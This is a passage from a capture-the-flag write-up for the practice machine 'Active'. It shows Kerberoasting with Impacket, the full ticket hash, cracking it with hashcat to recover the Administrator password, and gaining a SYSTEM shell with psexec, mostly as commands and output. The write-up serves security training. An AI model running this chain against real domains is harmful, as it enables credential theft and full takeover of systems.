
We’re going to use Impacket’s GetUserSPNs.py for this:
1
2
3
GetUserSPNs.py active.htb/SVC_TGS:GPPstillStandingStrong2k18 -dc-ip 10.10.10.100 -request -save -outputfile kerberoast.txt

cat kerberoast.txt
1
2
3
ServicePrincipalName  Name           MemberOf                                                  PasswordLastSet             LastLogon                   Delegation
--------------------  -------------  --------------------------------------------------------  --------------------------  --------------------------  ----------
active/CIFS:445       Administrator  CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb  2018-07-18 20:06:40.351723  2025-12-06 17:16:37.922554
1
$krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb/Administrator*$e8c408e0225c5715e17d961362eee8b9$482b34cb1d1ce4d00d0b47f4ef50e030166fe04da67b676f29f77abf413a1ca878d2332523a78d4405d3e23aca75e732ea6063fc9d3294c3859fc134ab43ce04f4504f252b49f02f610bc3fcd31a38af0b360953f50e7eaec689770861e1e994c4f58497eedfaa1ae6fe5625873640313f2536265ef911f6fce9566eb1b0adce7e4a5926f50c66d1d16d8a7409a515f54271610f38d4183bec49c7dba6874b2743218bf156ecfaa42e44dbf9c18a35b2b18dfaa62b809752e2b825f18bbb51821401cf50e418e3bcca059d2408e7fefeeeb5b7a92f5f2132f1d4080c9ea0b4e756f0159afe9193d916ce50aa1d0cc36cf61034701d234686764e20ae7388c0040fd465d520c4eaa70b3bc0b5717e9d7082fc998075dfdff9a464ac7915edd48e843cf06a42e7e245500e6bb23c594812fe438deae92c065a804dd8f77e77a362ccca11388ff6f93b88b93490fe0cbb0b2329bcab61d5be952aa977892acc958dac7fb8c7f816b342190c17382f9ff543bb47a6d8eb8fc4fdb4cb997aea9538e60fdd4550f44b69153b09474908814892a10a8a708f0e63a3c384e430aedd990db9c6ed3430204b3ba3ab39e9056b7f47a988c9dee3fdd3f8c8787bd5e337875855e7879c2fbcdb6835b464b7a1ed93592e9d452dc0c475f6d21f47f870b588e364aa4bba9ae0674cf95020bb835ddb863c43351948d05e6f1ef45de43085194d133801431887d7bb5cc0d0d4a11cba11cee4b495b149592176f883bae578efa6589645120dfc182ac36569073d876d30f1e940fa1657457f81fcc88ac649a863ef8a71efe4f9c964badb17969727cc2f90f5c285af9720aa4d6b3e5a1d5721fdce4f84d6c1aa5b0a114f985de0b835c6e7722f664e1c7b6be674c681615078f0914b0179d7a3818eca9a3edd9bb8c5f0a6239d4f0765eab8037575969751f732978bae6920945d4931f74560744917ad943a184b2eb1696a4926c5b6cfdb59e587c4c6fda9e3a12a71212087159da87eb876b9325f32bbb573bdaad2e81e6b6450245d4c8394716c1ac1c8752dbaaca742f49cc28a9d10ae90fae57e3064f92aac9c518ae39ef34dcd6cad97c75965b8509476628c2d31eb9b7f71889e7853dd9a4291a52ae60781728044fa4bb59d52f45482d2b220fed6ac5a983d190540c72eed61491abe234ae764288a87905e1cd113f0bed4d56d662ac851237d0219856d2ddfe1dcf135d63902e6c72737c9d7411833f778c881d7e4f2
Cracking the hash with hashcat
Now, we can crack the hash with Hashcat:
1
hashcat -m 13100 kerberoast.txt rockyou.txt -O

Doing --show on the previous command after it’s done gives us the password:
1
2
hashcat -m 13100 kerberoast.txt rockyou.txt -O --show
$krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb/Administrator*$e8c408e0225c5715e17d961362eee8b9$482b34cb1d1ce4d00d0b47f4ef50e030166fe04da67b676f29f77abf413a1ca878d2332523a78d4405d3e23aca75e732ea6063fc9d3294c3859fc134ab43ce04f4504f252b49f02f610bc3fcd31a38af0b360953f50e7eaec689770861e1e994c4f58497eedfaa1ae6fe5625873640313f2536265ef911f6fce9566eb1b0adce7e4a5926f50c66d1d16d8a7409a515f54271610f38d4183bec49c7dba6874b2743218bf156ecfaa42e44dbf9c18a35b2b18dfaa62b809752e2b825f18bbb51821401cf50e418e3bcca059d2408e7fefeeeb5b7a92f5f2132f1d4080c9ea0b4e756f0159afe9193d916ce50aa1d0cc36cf61034701d234686764e20ae7388c0040fd465d520c4eaa70b3bc0b5717e9d7082fc998075dfdff9a464ac7915edd48e843cf06a42e7e245500e6bb23c594812fe438deae92c065a804dd8f77e77a362ccca11388ff6f93b88b93490fe0cbb0b2329bcab61d5be952aa977892acc958dac7fb8c7f816b342190c17382f9ff543bb47a6d8eb8fc4fdb4cb997aea9538e60fdd4550f44b69153b09474908814892a10a8a708f0e63a3c384e430aedd990db9c6ed3430204b3ba3ab39e9056b7f47a988c9dee3fdd3f8c8787bd5e337875855e7879c2fbcdb6835b464b7a1ed93592e9d452dc0c475f6d21f47f870b588e364aa4bba9ae0674cf95020bb835ddb863c43351948d05e6f1ef45de43085194d133801431887d7bb5cc0d0d4a11cba11cee4b495b149592176f883bae578efa6589645120dfc182ac36569073d876d30f1e940fa1657457f81fcc88ac649a863ef8a71efe4f9c964badb17969727cc2f90f5c285af9720aa4d6b3e5a1d5721fdce4f84d6c1aa5b0a114f985de0b835c6e7722f664e1c7b6be674c681615078f0914b0179d7a3818eca9a3edd9bb8c5f0a6239d4f0765eab8037575969751f732978bae6920945d4931f74560744917ad943a184b2eb1696a4926c5b6cfdb59e587c4c6fda9e3a12a71212087159da87eb876b9325f32bbb573bdaad2e81e6b6450245d4c8394716c1ac1c8752dbaaca742f49cc28a9d10ae90fae57e3064f92aac9c518ae39ef34dcd6cad97c75965b8509476628c2d31eb9b7f71889e7853dd9a4291a52ae60781728044fa4bb59d52f45482d2b220fed6ac5a983d190540c72eed61491abe234ae764288a87905e1cd113f0bed4d56d662ac851237d0219856d2ddfe1dcf135d63902e6c72737c9d7411833f778c881d7e4f2:Ticketmaster1968
And therefore, the Administrator account’s password has been successfully found to be Ticketmaster1968!
We can re-connect with smb for administrator files, ie
1
smbclient //10.10.10.100/C$ -U active.htb\\administrator%Ticketmaster1968
, and the flag is located at \users\administrator\desktop\root.txt relative to C$.
Shell as administrator

We can also get a shell with psexec.py:
1
psexec.py active.htb/administrator@10.10.10.100
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Requesting shares on 10.10.10.100.....
[*] Found writable share ADMIN$
[*] Uploading file qGoLFIOw.exe
[*] Opening SVCManager on 10.10.10.100.....
[*] Creating service kDxn on 10.10.10.100.....
[*] Starting service kDxn.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32>